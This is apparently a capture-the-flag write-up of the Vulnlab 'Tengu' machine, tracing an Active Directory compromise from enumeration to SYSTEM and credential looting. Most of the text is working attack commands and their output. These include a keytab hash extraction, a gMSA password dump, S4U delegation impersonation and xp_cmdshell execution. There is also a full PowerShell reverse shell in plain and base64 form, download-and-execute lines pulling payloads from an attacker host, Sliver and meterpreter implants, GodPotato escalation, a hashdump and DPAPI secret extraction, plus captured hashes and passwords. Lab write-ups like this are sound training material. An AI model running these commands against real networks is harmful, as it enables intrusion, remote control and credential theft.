LDAP 10.10.142.69 389 DC Damian.Parker 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Francesca.Patel 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Lynn.Cox 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Howard.Harrison 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Lisa.Hussain 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Christian.Edwards 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Carole.Robinson 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Kerry.Curtis 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Joel.Smith 2024-03-25 13:26:45 0
LDAP 10.10.142.69 389 DC Joshua.Walker 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Laura.Thomas 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Lydia.Preston 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Kevin.Ferguson 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Jonathan.Parsons 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Mohammed.Miller 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Jasmine.Thomas 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Terence.Thomas 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Ronald.Adams 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Sharon.Begum 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Carole.Tucker 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Robin.Cooper 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Maureen.Craig 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Laura.Rhodes 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Carol.Hope 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Lorraine.Chambers 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Rachel.Robinson 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Naomi.Hill 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Samantha.Smith 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Alex.Gill 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Benjamin.Osborne 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Benjamin.Gregory 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Jamie.Lewis 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Alexandra.Nicholson 2024-03-25 13:26:46 0
LDAP 10.10.142.69 389 DC Owen.Peacock 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Mohammad.Brennan 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Declan.Curtis 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Tina.Cook 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Jasmine.West 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Denise.Green 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Keith.Jenkins 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Luke.Webster 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Shirley.Hall 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Nicole.Marshall 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Timothy.Byrne 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Joshua.Rogers 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Roger.Marshall 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Heather.Smith 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Joanne.Ahmed 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Catherine.Mellor 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Hayley.Weston 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Catherine.Chapman 2024-03-25 13:26:47 0
LDAP 10.10.142.69 389 DC Howard.Johnson 2024-03-25 13:26:47 0
Full dump:
$ nxc ldap dc.tengu.vl -u 't2_m.winters' -p 'Tengu123' --bloodhound -ns 10.10.142.69 --collection All
SMB         10.10.142.69    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:tengu.vl) (signing:True) (SMBv1:False)
LDAP        10.10.142.69    389    DC               [+] tengu.vl\t2_m.winters:Tengu123
LDAP        10.10.142.69    389    DC               Resolved collection methods: group, localadmin, rdp, acl, psremote, container, session, dcom, trusts, objectprops
LDAP        10.10.142.69    389    DC               Done in 01M 01S
LDAP        10.10.142.69    389    DC               Compressing output into /home/user/.nxc/logs/DC_10.10.142.69_2024-04-28_152846_bloodhound.zip
Analysis with BloodHound:

We confirmed that NODERED is a domain joined computer, so as a Linux we will check the presence of /etc/krb5.keytab and extract the machine NTLM Hash (because we are root).


NODERED$ is a member of LINUX_SERVER group.

LINUX_SERVER group has the permission ReadGMSAPassword set to GMSA01$, so we can dump the NTLMHash of gMSA01$ from DC.tengu.vl.

GMSA01$ has the permission AllowedToDelegate set to SQL computer object and to SQL_ADMINS group.

The user T1_M.WINTERS is a member of SQL_ADMINS group, so we can impersonate T1_M.WINTERS through our GMSA01$’s permissions.
A big picture could be:

NTLMHash extraction (NODERED$)
We use KeyTabExtract to get the NTLM Hash of NODERED$
root@nodered:/tmp# curl 10.8.2.19/keytabextract.py -o keytabextract.py
root@nodered:/tmp# python3 keytabextract.py /etc/krb5.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
	REALM : TENGU.VL
	SERVICE PRINCIPAL : NODERED$/
	NTLM HASH : d4210ee2db0c03aa3611c9ef8a4dbf49
	AES-256 HASH : 4ce11c580289227f38f8cc0225456224941d525d1e525c353ea1e1ec83138096
	AES-128 HASH : 3e04b61b939f61018d2c27d4dc0b385f
Found
NODERED$:d4210ee2db0c03aa3611c9ef8a4dbf49.
gMSA NTLMHash dumping (gMSA01$)
$ nxc ldap dc.tengu.vl -u 'NODERED$' -H 'd4210ee2db0c03aa3611c9ef8a4dbf49' --gmsa
SMB         10.10.142.69    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:tengu.vl) (signing:True) (SMBv1:False)
LDAPS       10.10.142.69    636    DC               [+] tengu.vl\NODERED$:d4210ee2db0c03aa3611c9ef8a4dbf49
LDAP        10.10.142.69   636    DC               [*] Getting GMSA Passwords
LDAP        10.10.142.69   636    DC               Account: gMSA01$              NTLM: bd1811a45423dcdd470df09ed1621b97
LDAP        10.10.142.69   636    DC               Account: gMSA02$              NTLM:
Found
gMSA01$:bd1811a45423dcdd470df09ed1621b97.
Impersonation through Delegation (t1_m.winters)
Now, we impersonate T1_M.WINTERS@TENGU.VL through GMSA01$, so we request a Kerberos ticket for t1_m.winters:
$ impacket-getST -spn 'mssqlsvc/sql.tengu.vl' -hashes ':bd1811a45423dcdd470df09ed1621b97' -impersonate 't1_m.winters' -dc-ip dc.tengu.vl 'tengu.vl/gmsa01$'
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating t1_m.winters
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in t1_m.winters@mssqlsvc_sql.tengu.vl@TENGU.VL.ccache
Then we import it to our machine:
$ export KRB5CCNAME=t1_m.winters@mssqlsvc_sql.tengu.vl@TENGU.VL.ccache
$ klist
Ticket cache: FILE:t1_m.winters@mssqlsvc_sql.tengu.vl@TENGU.VL.ccache
Default principal: t1_m.winters@tengu.vl

Valid starting     Expires            Service principal
04/28/24 18:50:25  04/29/24 04:50:24  mssqlsvc/sql.tengu.vl@TENGU.VL
	renew until 04/29/24 18:50:24
Note: klist works if the package krb5-user is installed.
Now, we use impacket-mssqlclient to authenticate using our imported Kerberos ticket to get a shell on the MSSQL instance:
$ impacket-mssqlclient -k -no-pass sql.tengu.vl
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL): Line 1: Changed database context to 'master'.
[*] INFO(SQL): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (TENGU\t1_m.winters  dbo@master)>
Code Execution through MSSQL
We create a PowerShell reverse shell rshell.ps1:
powershell -nop -W hidden -noni -ep bypass -c "$TCPClient = New-Object Net.Sockets.TCPClient('10.8.2.19', 4321);$NetworkStream = $TCPClient.GetStream();$StreamWriter = New-Object IO.StreamWriter($NetworkStream);function WriteToStream ($String) {[byte[]]$script:Buffer = 0..$TCPClient.ReceiveBufferSize | % {0};$StreamWriter.Write($String + 'SHELL> ');$StreamWriter.Flush()}WriteToStream '';while(($BytesRead = $NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {$Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1);$Output = try {Invoke-Expression $Command 2>&1 | Out-String} catch {$_ | Out-String}WriteToStream ($Output)}$StreamWriter.Close()"
Base64 encoded version:
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQAwAC4AOAAuADIALgAxADkAIgAsADQAMwAyADEAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA
We set a local web server:
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
We set a Netcat listener:
$ rlwrap nc -lvnp 4321
listening on [any] 4321 ...
Check if we have Exec permission:
SQL (TENGU\t1_m.winters  dbo@master)> xp_cmdshell whoami
output
-------------
tengu\gmsa01$

NULL
Exec permission confirmed.
Check his privileges:
SQL (TENGU\t1_m.winters  dbo@master)> xp_cmdshell whoami /priv
output
--------------------------------------------------------------------------------
NULL

PRIVILEGES INFORMATION

----------------------

NULL

Privilege Name                Description                               State

============================= ========================================= ========

SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled

SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled

SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled

SeImpersonatePrivilege        Impersonate a client after authentication Enabled

SeCreateGlobalPrivilege       Create global objects                     Enabled

SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled

NULL
Interesting as
SeImpersonatePrivilegeis set.
Our user has Exec permission in the MSSQL server then we enable xp_cmdshell:
SQL (TENGU\t1_m.winters  dbo@master)> enable_xp_cmdshell
[*] INFO(SQL): Line 196: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
[*] INFO(SQL): Line 196: Configuration option 'xp_cmdshell' changed from 1 to 1. Run the RECONFIGURE statement to install.
Check if Defender is On and which features are enable:
SQL (TENGU\t1_m.winters  dbo@master)> EXEC xp_cmdshell "powershell Get-MpComputerStatus"
output
-----------------------------------------------------------------------
NULL
NULL
AMEngineVersion                  : 1.1.24020.9
AMProductVersion                 : 4.18.24020.7
AMRunningMode                    : Normal
AMServiceEnabled                 : True
AMServiceVersion                 : 4.18.24020.7
AntispywareEnabled               : True
AntispywareSignatureAge          : 35
AntispywareSignatureLastUpdated  : 3/24/2024 2:56:01 PM
AntispywareSignatureVersion      : 1.407.695.0
AntivirusEnabled                 : True
AntivirusSignatureAge            : 35
AntivirusSignatureLastUpdated    : 3/24/2024 2:56:00 PM
AntivirusSignatureVersion        : 1.407.695.0
BehaviorMonitorEnabled           : False
ComputerID                       : EAF819D3-7C7B-403F-9618-A07DA85C9304
ComputerState                    : 0
DefenderSignaturesOutOfDate      : True
DeviceControlDefaultEnforcement  :
DeviceControlPoliciesLastUpdated : 12/31/1600 4:00:00 PM
DeviceControlState               : Disabled
FullScanAge                      : 4294967295
FullScanEndTime                  :
FullScanOverdue                  : False
FullScanRequired                 : False
FullScanSignatureVersion         :
FullScanStartTime                :
InitializationProgress           : ServiceStartedSuccessfully
IoavProtectionEnabled            : False
IsTamperProtected                : False
IsVirtualMachine                 : True
LastFullScanSource               : 0
LastQuickScanSource              : 2
NISEnabled                       : False
NISEngineVersion                 : 0.0.0.0
NISSignatureAge                  : 65535
NISSignatureLastUpdated          :
NISSignatureVersion              :
OnAccessProtectionEnabled        : False
ProductStatus                    : 524384
QuickScanAge                     : 0
QuickScanEndTime                 : 4/28/2024 10:26:29 PM
QuickScanOverdue                 : False
QuickScanSignatureVersion        : 1.407.695.0
QuickScanStartTime               : 4/28/2024 10:15:22 PM
RealTimeProtectionEnabled        : False
RealTimeScanDirection            : 0
RebootRequired                   : False
SmartAppControlExpiration        :
SmartAppControlState             : Off
TamperProtectionSource           : Signatures
TDTCapable                       : N/A
TDTMode                          : N/A
TDTSiloType                      : N/A
TDTStatus                        : N/A
TDTTelemetry                     : N/A
TroubleShootingDailyMaxQuota     :
TroubleShootingDailyQuotaLeft    :
TroubleShootingEndTime           :
TroubleShootingExpirationLeft    :
TroubleShootingMode              :
TroubleShootingModeSource        :
TroubleShootingQuotaResetTime    :
TroubleShootingStartTime         :
PSComputerName                   :
Defender is present but not really aggressive:
- Antivirus is enabled
- BehaviorMonitor is disabled
- RealTime Protection is disabled
- Tamper Protection is disabled
Then we download and execute our reverse shell in our SQL session:
SQL (TENGU\t1_m.winters dbo@master)> EXEC xp_cmdshell 'echo IEX(New-Object Net.WebClient).DownloadString("http://10.8.2.19/rshell.ps1") | powershell'
- For a reason that i totally not understand, we don’t receive any callback (>.<)"
After many tries, maybe something not works correctly with Lingolo-ng and the architecture of this chain, as the external and internal IP addresses are the same (only opening ports are different and some of them are reachable only from internet network).
So i decide to remove the both IP routes (SQL and DC) added and deconfigure Ligolo-ng (shutdow and remove the tun interface).
Then i switch to our legacy chisel.
On our attacker machine:
$ ./chisel_1.9.1_linux_arm64 server -p 8001 --reverse &
On the NODERED server:
nodered_svc@nodered:/tmp$ curl 10.8.2.19/chisel_1.9.1_linux_amd64 -o chisel
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 8452k  100 8452k    0     0   531k      0  0:00:15  0:00:15 --:--:--  845k

nodered_svc@nodered:/tmp$ chmod +x chisel
nodered_svc@nodered:/tmp$ ./chisel client 10.8.2.19:8001 R:1080:socks &
[1] 1922
nodered_svc@nodered:/tmp$ 2024/04/29 07:58:29 client: Connecting to ws://10.8.2.19:8001
2024/04/29 07:58:31 client: Connected (Latency 310.662175ms)
And now i can get the posh reverse shell but really not stable … so i’m thinking to switch to Cobalt Strike but as paid version maybe not good for many users then we will use Sliver as a pretty good C2 and free.
We generate our implant (beacon) and start our MTLS listener too:
$ ./sliver-server

    ███████╗██╗     ██╗██╗   ██╗███████╗██████╗
    ██╔════╝██║     ██║██║   ██║██╔════╝██╔══██╗
    ███████╗██║     ██║██║   ██║█████╗  ██████╔╝
    ╚════██║██║     ██║╚██╗ ██╔╝██╔══╝  ██╔══██╗
    ███████║███████╗██║ ╚████╔╝ ███████╗██║  ██║
    ╚══════╝╚══════╝╚═╝  ╚═══╝  ╚══════╝╚═╝  ╚═╝

All hackers gain epic
[*] Server v1.5.39 - 040863b75721d9a6c21d24bd0926d1d85c91ab7d
[*] Welcome to the sliver shell, please type 'help' for options

sliver > generate --mtls 10.8.2.19:8888 --os windows --arch amd64 --disable-sgn --format exe --save /home/user/VULNLAB/Tengu/

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 47s
[*] Implant saved to /home/user/VULNLAB/Tengu/CRITICAL_CO-PRODUCER.exe

sliver > mtls

[*] Starting mTLS listener ...

[*] Successfully started job #2
Now we upload our implant in SQL server and execute it:
$ proxychains -q impacket-mssqlclient -k -no-pass sql.tengu.vl
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL): Line 1: Changed database context to 'master'.
[*] INFO(SQL): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (160 3232)
[!] Press help for extra shell commands
SQL (TENGU\t1_m.winters  dbo@master)> EXEC xp_cmdshell "powershell iwr 10.8.2.19/CRITICAL_CO-PRODUCER.exe -o C:\temp\implant.exe"
output
------
NULL

SQL (TENGU\t1_m.winters  dbo@master)> EXEC xp_cmdshell "C:\temp\implant.exe"
Then we get the callback, open a shell as gmsa01$ and happy for the good stability:
[*] Session 5b5354dc CRITICAL_CO-PRODUCER - 10.10.238.134:52275 (SQL) - windows/amd64 - Mon, 29 Apr 2024 15:48:04 JST

sliver > sessions

 ID         Name                   Transport   Remote Address        Hostname   Username        Process (PID)                Integrity   Operating System   Locale   Last Message                             Health
========== ====================== =========== ===================== ========== =============== ============================ =========== ================== ======== ======================================== =========
 5b5354dc   CRITICAL_CO-PRODUCER   mtls        10.10.238.134:52275   SQL        TENGU\gMSA01$   C:\temp\implant.exe (1032)   -           windows/amd64      en-US    Mon Apr 29 15:48:04 JST 2024 (28s ago)   [ALIVE]

sliver > use 5b5354dc

[*] Active session CRITICAL_CO-PRODUCER (5b5354dc-3c6e-42d8-b70b-f27b345e00b9)

sliver (CRITICAL_CO-PRODUCER) > shell

? This action is bad OPSEC, are you an adult? Yes

[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...

[*] Started remote shell with pid 2408

PS C:\Windows\system32> whoami
whoami
tengu\gmsa01$
As we are a service account then SeImpersonatePrivilege is set so we can perform a privilege escalation via GodPotato.
Privilege Escalation to SYSTEM (Tengu_User-2)
As after used GodPotato, we can use a shell as NT AUTHORITY\SYSTEM then we can use a combo Sliver/Metasploit and be able to dump hashes.
Let’s go to create our msvenom payload (named godzilla, pretty fun against a tengu ^^):
$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.8.2.19 LPORT=8443 -f exe -o godzilla.exe
Warning: KRB5CCNAME environment variable not supported - unsetting
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: godzilla.exe
Upload both to SQL via Sliver:
PS C:\Windows\system32> cd ..\Tasks
PS C:\Windows\Tasks> curl 10.8.2.19/GodPotato-NET4.exe -o god.exe
PS C:\Windows\Tasks> curl 10.8.2.19/godzilla.exe -o godzilla.exe
Set our Meterpreter listener:
$ msfconsole -q
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 10.8.2.19
msf6 exploit(multi/handler) > set LPORT 8443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.8.2.19:8443
Then ファイト!!!
PS C:\Windows\Tasks> .\god.exe -cmd 'godzilla.exe'
.\god.exe -cmd 'godzilla.exe'
[*] CombaseModule: 0x140707559047168
[*] DispatchTable: 0x140707561634120
[*] UseProtseqFunction: 0x140707560929504
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] Trigger RPCSS
[*] CreateNamedPipe \\.\pipe\a7491c43-af85-4055-a2c2-8558516dd997\pipe\epmapper
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00003402-02dc-ffff-6854-665608eb9ac4
[*] DCOM obj OXID: 0x61343de80ef161c
[*] DCOM obj OID: 0xfebf67a2ccaa057e
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] UnMarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentsImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 900 Token:0x768  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80070776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 2368
And the get the Meterpreter session as NT AUTHORITY\SYSTEM on SQL:
[*] Started reverse TCP handler on 10.8.2.19:8443
[*] Sending stage (201798 bytes) to 10.10.238.134
[*] Sending stage (201798 bytes) to 10.10.238.134
[*] Meterpreter session 1 opened (10.8.2.19:8443 -> 10.10.238.134:52448) at 2024-04-29 16:00:12 +0900

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
Note: Totally curious the network routing as we can see the call is from 10.10.238.134 but it’s the IP of the DC and not SQL, as SQL has 10.10.238.135…
We proceed to hashdump:
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:73db3fdd24bee6eeb5aac7e17e4aba4c:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:a4be65de5834374c1df6b157d6bf8d64:::
Found
SQL/Administrator:73db3fdd24bee6eeb5aac7e17e4aba4c
And we get the second flag Tengu_User-2:
meterpreter > shell
Process 3944 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.2340]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\Tasks>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
VL{e1f0df5961b9a6e06e9a3836cf414d56}
DPAPI dumping (T0_c.fowler) (Tengu_Root)
Using our new Administrator hash, we dump the content of the DPAPI (Data Protection API):
$ proxychains -q nxc smb 'SQL.tengu.vl' -u 'Administrator' -H '73db3fdd24bee6eeb5aac7e17e4aba4c' --local-auth --dpapi
SMB         224.0.0.1       445    SQL              [*] Windows Server 2022 Build 20348 (name:SQL) (domain:SQL) (signing:False) (SMBv1:False)
SMB         224.0.0.1       445    SQL              [+] SQL\Administrator:73db3fdd24bee6eeb5aac7e17e4aba4c (Pwn3d!)
SMB         224.0.0.1       445    SQL              [*] Collecting User and Machine masterkeys, grab a coffee and be patient...
SMB         224.0.0.1       445    SQL              [+] Got 4 decrypted masterkeys. Looting secrets...
SMB         224.0.0.1       445    SQL              [SYSTEM][CREDENTIAL] Domain:batch=TaskScheduler:Task:{3C0BC8C6-D88D-450C-803D-6A412D858CF2} - TENGU\T0_c.fowler:UntrimmedDisplaceModify25
SMB         224.0.0.1       445    SQL              [-] No secrets found
Found
TENGU\T0_c.fowler:UntrimmedDisplaceModify25
Another way can be also to create another Sliver implant and use Hashdump and upload SharpDAPI and use ./sharp.exe machinetriage /showall to extract cleartext password.
Quick back to check the permissions of this account with blooodhound:
